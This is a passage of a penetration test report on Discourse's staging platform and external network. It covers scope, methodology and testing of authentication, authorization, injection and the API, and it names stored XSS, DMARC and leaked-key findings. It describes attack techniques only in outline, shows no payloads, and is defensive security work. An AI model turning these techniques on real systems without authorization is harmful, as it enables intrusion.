

Penetration Test Report

Civilized Discourse Construction Kit, Inc.

Retest of External Network and Web Application

October 15, 2024



Contents

Executive Summary	3
Assessment Scope	5
Methodology	8
Attack Path Narrative	10
Risk Ratings	15
Issues Identified	16
Appendix A: Post Engagement Cleanup	28
Appendix B: External Scope	29



Executive Summary



Executive Summary

Prepared For

Civilized Discourse
Construction Kit, Inc.
8 The Green Suite #8383
Dover, DE 19901

Civilized Discourse Construction Kit, Inc. (“Discourse”) contracted with Schellman Compliance, LLC (“Schellman”) to perform a penetration test of the Discourse platform and external network. Testing occurred within a Discourse-hosted staging environment between August 19, 2024, and August 30, 2024. This assessment focused on testing the effectiveness of controls implemented to secure the environment by identifying and exploiting vulnerabilities, validating their risk, and providing recommendations for remediation.

Three (3) moderate and one (1) low risk issue were discovered while performing the subsequent tests during this engagement:

- External Network Penetration Testing
- Web Application Penetration Testing
- Web API Penetration Testing

A retest of all initially identified findings occurred between September 4, 2024, and October 11, 2024. Three (3) findings were determined to be remediated and one (1) finding was not remediated. These results are summarized below and individual retest observations have been noted within the finding details pages.

Summary Table

The following table lists the findings from the assessment, along with their risk rating and a unique identifier.

Identifier	Finding	Risk Rating	Remediation Status
APP-01	Stored Cross-site Scripting - Calendar Plugin	● Moderate	Remediated
APP-02	Stored Cross-site Scripting - Channels & Direct ...	● Moderate	Remediated
EXT-01	Email Spoofing – Missing DNS DMARC Record	● Moderate	Not remediated
EXT-02	Valid API Key in GitHub Source Code	● Low	Remediated


Assumptions & Limitations

The assessment was performed taking the following assumptions and limitations into consideration:

- All testing activities were conducted as a point-in-time assessment. As such, the vulnerabilities reflected in this report may not indicate vulnerabilities that existed before or after the test execution window.
- Discourse administrators have the ability to add and modify JavaScript on their site. Instances of stored Cross-site Scripting (XSS) that could only be exploited by administrators were excluded from this report, in accordance with the scope exclusions outlined in Discourse's bug bounty program.



Assessment Scope



Assessment Scope

Prior to any testing activities, Discourse provided a list of URLs and IP addresses as the scope of the assessment. Port scanning was performed on all TCP ports and the top 100 UDP ports. Schellman conducted testing of only the in-scope resources as defined below.

External Network

An IPv4 CIDR block, two (2) IPv6 CIDR blocks, six (6) domains, as well as all subdomains associated with yyz2.discourse.cloud, and cdck-dev-chris.discourse.cloud were in scope for the external network penetration test. Additionally, a list of forty-nine (49) individual IPv6 host were provided by Discourse as hosts to target. While the table below summarizes the number of hosts with open ports in each range, all identified hosts and open ports can be found in Appendix B.

Description	Host / IP Address	# Hosts with Open Ports	Open Ports in Range
External Network - yyz2	74.82.16.128/27	4 Hosts	22, 53 TCP
External Network - yyz2	2602:fd3f:2:ff02::/64	15 Hosts	22, 25, 80, 443 TCP
Internal Network - yyz2	2602:fd3f:2:200::/56	1 Host	5000 TCP
Internal Network - yyz2	router01.yyz.discourse.cloud	-	-
Internal Network - yyz2	router01-mgmt	1 Host	22 TCP
Internal Network - yyz2	router02.yyz.discourse.cloud	-	-
Internal Network - yyz2	router02-mgmt	1 Host	22 TCP
External Network - cdck-dev-chris	gateway.cdck-dev-chris.discourse.cloud	-	-
External Network - cdck-dev-chris	aspt2024t2.cdck-dev-chris.discourse.cloud	1 Host	80, 443 TCP
Wildcard Domain - yyz2	*.yyz2.discourse.cloud	9 Hosts	22, 25, 80, 443 TCP 53 UDP
Wildcard Domain - cdck-dev-chris	*.cdck-dev-chris.discourse.cloud	1 Host	80, 443 TCP

External scope and open ports in ranges

Web Application

Schellman was provided access to two (2) Discourse sites operating on same version, which were accessible from the following URLs:

Discourse Site	URL	Open Ports
Redschell	https://aspt2024t1.staged-by-discourse.com	80, 443 TCP
Blueschell	https://aspt2024t2.staged-by-discourse.com	80, 443 TCP

Web applications and open ports

Web Application Credentials


Discourse created two (2) initial test accounts to access the sites. Schellman provisioned four (4) additional user accounts in the Discourse staging sites to assess the application in the context of various system roles. The following table lists the accounts used during testing:

Site	Account Name	Role	Created By
Redschell	alpha.discourse	Admin	Discourse
Redschell	bravo.discourse	User	Schellman
Redschell	hotel.discourse	Moderator	Schellman
Redschell	kilo.discourse	User	Schellman
Redschell	mike.discourse	User	Schellman
Blueschell	charlie.discourse	Admin	Discourse

Accounts used during testing



Methodology



Methodology

Schellman's approach to penetration testing is based on the experience of a team that has been conducting tests and evaluating their results for over two decades. Schellman understands how breaches occur, how corporate requirements may affect a test, and the need for a quality deliverable which is applicable to executive, security, and system administration teams. Based on this information, a framework was built to ensure the goals and objectives of a quality assessment. The framework leverages the standards available in the public domain, including, but not limited to:

- National Institute of Standards and Technology (NIST) Special Publication (SP) 800-115
- Open Web Application Security Project® (OWASP®) Web Security Testing Guide (WSTG)
- OWASP Top 10 API Security Risks
- The MITRE Corporation ATT&CK® Matrix for Enterprise



External Network

A list of publicly accessible hosts was provided by Discourse. With that information, the following steps were performed from the perspective of an unauthenticated adversary on the Internet.

- ✓ Enumerate open services on all in-scope hosts
- ✓ Perform automated vulnerability scans
- ✓ Manually review each service for known vulnerabilities and security misconfigurations
- ✓ Verify and exploit found vulnerabilities
- ✓ Attempt to escalate privileges and compromise the supporting infrastructure



Web Application

As an authenticated adversary of the application, Schellman attempted to gain access to the servers and infrastructure supporting the environment. Three (3) Discourse sites were provided to test the web application attack vectors. The following steps were taken while attempting to breach the web application's protections and access the underlying infrastructure.

- ✓ Configure a local proxy to intercept HTTP(S) traffic
- ✓ Determine the target application footprint
- ✓ Map available web application functionality
- ✓ Analyze client-side code (e.g., HTML and JavaScript) for potential attack vectors
- ✓ Manually search for and exploit vulnerabilities in the OWASP WSTG
- ✓ Attempt to compromise the environment supporting the application




Web API

Test efforts were further focused on site API operations detailed on docs.discourse.org. Schellman performed the following steps while assessing the endpoints for vulnerabilities in the OWASP API Security Top 10.

- ✓ Search for unprotected API calls, or operations that are missing authentication or authorization checks
- ✓ Perform API calls as documented to determine a baseline of expected responses
- ✓ Manipulate parameters in the query string, POST body, and HTTP headers to identify deviations from the baseline
- ✓ Review deviations in search of business logic issues, reflection-based, and injection-based vulnerabilities



Assessment Results



Attack Path Narrative

The following narrative details the major components of Schellman's attack path in pursuit of testing objectives. This attack path is not inclusive of all testing activities, but instead serves to summarize the primary steps taken to complete the assessment.

External Network


An IPv4 CIDR block, two (2) IPv6 CIDR blocks, six (6) domains, and two (2) wildcard domains were in scope for the external network penetration test. Schellman performed passive and active reconnaissance, which consisted of port, service, and vulnerability scanning of the in-scope hosts. Subdomain enumeration and historical DNS analysis was performed against the wildcard domains, which led to the discovery of eight (8) subdomains that were considered in scope. Identified ports with open web services were targeted with fuzzing tools in an attempt to identify hidden content.

Schellman then reviewed Discourse's public GitHub repositories for sensitive information, which led to the discovery of one (1) low finding (EXT-02). A valid API key was located in the "discourse-central-theme" repository in a past commit. The API key was verified by retrieving private information from the associated account, which was found to be registered with a discourse.org email address. Finally, the hosts' DNS records were assessed for security misconfigurations, which led to one (1) moderate finding. One (1) domain, staged-by-discourse.com, was found to be missing DMARC records. This configuration would allow attackers to spoof emails that appear to originate from these domains.

Web Application


Platform Overview

Discourse is an open-source discussion platform designed for creating and managing online communities. Engagement is driven by features such as threaded conversations, real-time chat, and customizable user notifications. Discussions are organized into topics within categories and can be enhanced with tags for easy navigation and context. The platform supports rich text formatting, media embedding, robust moderation tools, and a powerful search function. Additionally, nearly every facet of a Discourse site can be customized by admins to tailor the user experience, align with the community's branding, and meet specific functionality needs.



Information Gathering

The web application assessment began with active reconnaissance, which consisted of manually browsing links inside the application while using an HTTP interception proxy. In doing so, a site map was created to conduct testing via a quantitative approach and to mark any broken or out-of-scope functionality. A combination of built-in scanning tools and plugins were used to discover information about the application's functionality and supporting infrastructure, including points of user input and the technology stack used to build the application. Reconnaissance was completed by compiling a list of names and versions of third-party libraries for later research. The platform was then assessed for vulnerabilities in the OWASP Web Security Testing Guide (WSTG) and issues that could lead to a compromise of the infrastructure supporting it. Two (2) moderate risk issues were identified during the web application penetration test.




The screenshot displays a 'Site map' application window. On the left is a file tree with folders like 'logs', 'fetch-env', 'javascript', 'client-app.js', 'vendor.js', 'messages.json', 'show', 'solve', 'manifest.webmanifest', 'message-bus', 'my', 'new', 'new.json', 'notifications', 'onebox', 'opensearch.xml', 'pageview', 'permalink-check.json', 'polls', 'post_action_users', 'post_actions', 'posts', 'posts.rss', 'presence', 'privacy', 'privacy.html', 'push_notifications', 'r', 'raw', 'read.json', 'review', and 'review'. The main area is split into 'Contents' and 'Issues' tabs. The 'Contents' tab shows a table with columns: Host, Method, URL, Params, Status code, Length, MIME type, Title, Notes, and Time requested. A single entry is visible: Host: https://aspt2024t1.stage..., Method: GET, URL: /logs/javascript/vendor.js, Status code: 304, Length: 271, MIME type: script, Title: Ember.js in use, Notes: Ember.js in use, Time requested: 10:40:58 3 Se... Below this is a 'Response' view with tabs for 'Pretty', 'Raw', 'Hex', and 'Render'. The 'Pretty' tab is selected, showing a JavaScript code snippet with a red box highlighting the license information: 'Ember - JavaScript Application Framework Copyright 2011-2021 Tilde Inc. and contributors Portions Copyright 2006-2011 Strobe Inc. Portions Copyright 2008-2011 Apple Inc. All rights reserved. Licensed under MIT license See https://raw.githubusercontent.com/emberjs/ember.js/master/LICENSE'.

Authentication Testing

As gaining unauthorized access to the application posed the greatest risk to production data, emphasis was placed on authentication vulnerabilities. The application offered multiple authentication methods, including username and password credentials, magic login links (authentication via email), as well as the ability to configure an identity provider (IdP) via SAML or Open ID Connect (OIDC).


To assess the credential-based authentication POST request, source code analysis was performed in search of a potential SQL injection bypass. No such vulnerabilities were identified. The login link and forgot password functionality were tested for issues related to host header injection attacks. Attempts to manipulate the email's login link through host header injection resulted in an HTTP 404 error with the message "Site Not Found". Furthermore, the entropy and predictability of the tokens found within the login and forgot password email links were sufficient, with proper expiration implemented after each use.

Authentication testing was also focused on Discourse's SAML implementation. An Okta Developer tenant was set up as an IdP and the resulting SAML requests' signatures were required and properly validated. XML Signature Wrapping (XSW) attacks were attempted and all failed to bypass authentication or to log in as a different user. Additionally, the SAML XML parser was not susceptible to remote XML attacks, including XML External Entity (XXE) attacks via DTD (Document Type Definition) and XSLT vulnerabilities. Finally, it was determined that injecting XML comments within SAML assertions did not affect the parser's ability to correctly parse the full assertion value.



Authorization Testing

Authorization testing within the application involved attempts to access and potentially alter data associated with a different Discourse site. Specifically, the Schellman team tested the ability to modify profile settings, create API keys, and add new administrators on the Redschell Discourse site while using the authentication cookies and headers assigned to an admin of the Blueschell Discourse site. Next, application functionality was mapped to one (1) of three (3) roles: admin, moderator, and user. Attempts to execute functions beyond a user's assigned role were unsuccessful. Cross-site Request Forgery (CSRF) testing was performed against all admin actions and sensitive user actions; however, the "X-Csrf-Token" HTTP header value was properly validated in each case. Lastly, user privilege modification endpoints were manually inspected for issues related to privilege escalation. No authorization-based vulnerabilities were identified within the platform.




Injection Testing

Custom Burp scanning configurations (BChecks) were deployed and run against identified routes and endpoints concurrently with manual testing. The focus and precedence of manual testing efforts were determined by matching potential attack vectors with application functionality and evaluating the impact and likelihood of exploitation. Testing included, but was not limited to, XSS, SQL injection, Server-side Request Forgery (SSRF), and Server-side Template Injection (SSTI). Initial injection testing was conducted by sending a base set of payloads and manually reviewing their HTTP responses for indications of exploitability. This included changes in the HTTP response code, content length, content type, and response delivery time. This process was refined throughout the testing window by studying the expected behavior of individual functions and identifying any deviations resulting from the manipulation of input data. Iteratively, the payloads were further customized to target the identified technology stack (Ruby on Rails/Ember.js) and distinctive system characteristics.

In doing so, two (2) features were found to be vulnerable to stored XSS. Event titles rendered via the Discourse Calendar plugin (APP-01) and the reply function within a Discourse channel or direct message (APP-02) could both be used to store XSS payloads. These findings were categorized as having a moderate overall risk rating as the Discourse site's default CSP policy would have effectively prevented JavaScript execution in both cases; however, the CSP policy was disabled to facilitate injection testing.

SQL injection testing was carried out through both dynamic analysis at runtime and static code review of the model files in the Ruby on Rails (RoR) backend. In all reviewed instances, the active record queries were either parameterized using RoR's built-in functions or manually sanitized when the queries were too complex to be handled by the standard active record methods. It was further observed that the site's admin account had access to view all server-side errors and stack traces by visiting the "/logs" endpoint. This was beneficial in confirming that while HTTP requests could be manipulated in a way that resulted in HTTP 500 errors, the injected data caused only incorrect data types and could not be used to maliciously modify the query.




```
category_featured_topic.rb
class CategoryFeaturedTopic < ActiveRecord::Base
  def self.feature_topics(batched: false, batch_size: nil)
    categories =
      Category
        .select(:id, :topic_id, :num_featured_topics)
        .where("id > ?", next_category_id)
        .order("id ASC")
        .limit(batch_size)
        .to_a
    if batched
      if categories.length == batch_size
        next_id = Category.where("id > ?", categories.last.id).order(:id).pick(:id)
        next_id ? Discourse.redis.setex(NEXT_CATEGORY_ID_KEY, 1.day, next_id) : clear_batch!
      else
        clear_batch!
      end
    end
  end
end
```

API Testing

Manual testing efforts were also focused on the API operations available within the Discourse platform. To augment this testing process, Schellman downloaded the Discourse API specification file composed in the OpenAPI file format. This file was then imported into Postman, an API testing tool, and traffic was forwarded to a local Burp Suite proxy where the API operations were assessed for vulnerabilities in the OWASP API Security Top 10.

During the active API testing phase, the API was tested according to the documented operations (<https://docs.discourse.org>) in order to establish a baseline of expected responses. Query string parameters, POST body parameters, and HTTP headers were then manipulated in order to detect deviations from the established baseline. Injection testing was carried out to detect SQL and command injection vulnerabilities in combination with mass assignment testing. The API was not found to be vulnerable to common security misconfigurations such as misconfigured HTTP headers or methods, authentication weaknesses, or a lack of rate limiting. Finally, authorization testing was performed by mapping each operation to a minimum privilege level. No issues were identified during the API penetration test.



Client-side Testing

